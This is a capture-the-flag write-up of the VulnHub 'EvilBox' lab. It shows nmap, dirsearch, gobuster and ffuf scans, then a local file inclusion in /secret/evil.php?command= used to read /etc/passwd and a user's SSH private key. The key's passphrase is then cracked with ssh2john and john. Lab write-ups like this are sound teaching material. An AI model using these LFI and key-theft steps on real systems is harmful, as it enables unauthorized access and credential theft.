
EvilBox

Author: Kharim Mchatta

Date: 6/17/2023

This is a box from vulnhub that is rated easy by the author. The box teaches you how to LFI Vulnerability and how to FUZZ for hidden directories



The first step is to get the IP address of our target machine where we used a tool called netdiscover, it is used to scan the network. To Scan the network, I used the following command

Netdiscover –r 192.168.192.6/24

The target ip is the ip address that has the host name of pcs systemtechnik GmbH


Note: to scan for other devices on the network you need to first of all get your ip address by typing in if config then using your ip address you scan the whole subnet

```
┌──(root㉿kali)-[~/Desktop/vulnhub/evilbox]
└─# nmap -sV -sC -p- 192.168.192.6 -oN nmap.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 05:40 EDT
Nmap scan report for 192.168.192.6
Host is up (0.00041s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 4495500be473a18511ca10ec1ccbd426 (RSA)
|   256 27db6ac73a9c5a0e47ba8d81ebd6d63c (ECDSA)
|_  256 e30756a92563d4ce3901c19ad9fede64 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
```


```
┌──(root㉿kali)-[~/Desktop/vulnhub/evilbox]
└─# nmap -sV -p 80 --script http-enum 192.168.192.6 -oN nmap2.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-22 05:41 EDT
Nmap scan report for 192.168.192.6
Host is up (0.00055s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
| http-enum:
|   /robots.txt: Robots file
|_  /secret/: Potentially interesting folder
|_http-server-header: Apache/2.4.38 (Debian)
```

Next, I scanned the target ip 192.168.192.6 using nmap to see what ports are open and services are running on the target. From the results we can see that port 22 and 80 are open. We can't do much with port 22 because we don't have login credentials,

But before moving to exploring the web application I had performed another nmap scan using the nmap script engine **http-enum** to enumerate the website for potential resources.



Navigating to http://192.168.162.6 a web application was loaded which was an apache tomcat default page as nmap had reported. Then I navigate to **/robots.txt** and sawa that the was a text saying **hello H4x0r**




```
┌──(root㉿kali)-[~/Desktop/vulnhub/evilbox]
└─# dirsearch -u 192.168.192.6 -w /root/Desktop/wordlists/common.txt

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist

Output File: /root/.dirsearch/reports/192.168.192.6_23-06-22_07-42-51.txt

Error Log: /root/.dirsearch/logs/errors-23-06-22_07-42-51.log

Target: http://192.168.192.6/

[07:42:51] Starting:
[07:43:01] 200 -   10KB - /index.html
[07:43:11] 200 -   12B  - /robots.txt
[07:43:12] 301 -  315B  - /secret  ->  http://192.168.192.6/secret/
[07:43:12] 403 -  278B  - /server-status

Task Completed
```

Next, I decided to go and open the second director which was secret but it was a blank page. Next and went to perform content discover on dirsearch but I got the same assets that were reported by name.

```
┌──(root㉿kali)-[~/Desktop/wordlists]
└─# gobuster dir -u http://192.168.192.6/secret -w /root/Desktop/wordlists/directory-list-2.3-medium.txt -x php,txt,html
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.192.6/secret
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/Desktop/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
2023/06/22 07:59:59 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 4]
/.html                (Status: 403) [Size: 278]
/evil.php             (Status: 200) [Size: 0]
/.html                (Status: 403) [Size: 278]
```


```
┌──(root㉿kali)-[~/Desktop/wordlists]
└─# ffuf -c -r -u http://192.168.192.6/secret/evil.php?FUZZ=/etc/passwd -w /root/Desktop/wordlists/directory-list-2.3-medium.txt -fs 0

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.0.0-dev
------------------------------------------------

 :: Method           : GET
 :: URL              : http://192.168.192.6/secret/evil.php?FUZZ=/etc/passwd
 :: Wordlist         : FUZZ: /root/Desktop/wordlists/directory-list-2.3-medium.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
------------------------------------------------

[Status: 200, Size: 1398, Words: 13, Lines: 27, Duration: 2ms]
    * FUZZ: command
```

After several attempts of using different wordlists, I didn't get anything and decided to use a different too which is gobuster. I run gobuster and I specified the different extensions that gobuster should run through but also, I did the brute force under the **/secret** folder and managed to get a hit with the file evil.php,


Inserting the path **/secret/evil.php** on the browser it returned a blank file, hence I decided to fuzz for LFI on the machine and I got a hit for

Ip/secret/evil.php?command=/etc/passwd


Author: Kharim Mchatta



Next, I went to the browser to and inserted the discovered LFI and indeed I did get a LFI and out of the LFI I managed to get the user mowree, initially I though the word H4x0r was the password for user mowree, but when I tried to log in shh but it didn't authenticate me in.



Then I decided to see if I could get the private key for the user mowree through the LFI and I did manage to get the private key, which I copied it and saved it in a file called hash.



After saving the private key next thing was to obtain the passphrase for the key which can be done by getting the hash of the file which contained the ssh private key using a tool called ssh2john and save it on a new file, then you brute force the file using a tool called john with a wordlist to get they key which on our case the passphrase was unicorn.

Then, you change the permission of the ssh hash file to 700 and then you login into the user account using the obtained private key, you enter the passphrase and then we were authenticated into the machine and got the user flag.

Summary

---

1. Perform nmap
2. Open the web application
3. Open robots.txt
4. Open the secret file
5. Perform asset discovery using dirsearch
6. Perform asset discovery on /secret path using gobuster
7. Fuzz for LFI
8. Get user in the etc/passwd file
9. Get ssh private key
10. Brute force ssh to get passphrase
11. Login ssh port using private key and get access to user.txt

Author: Kharim Mchatta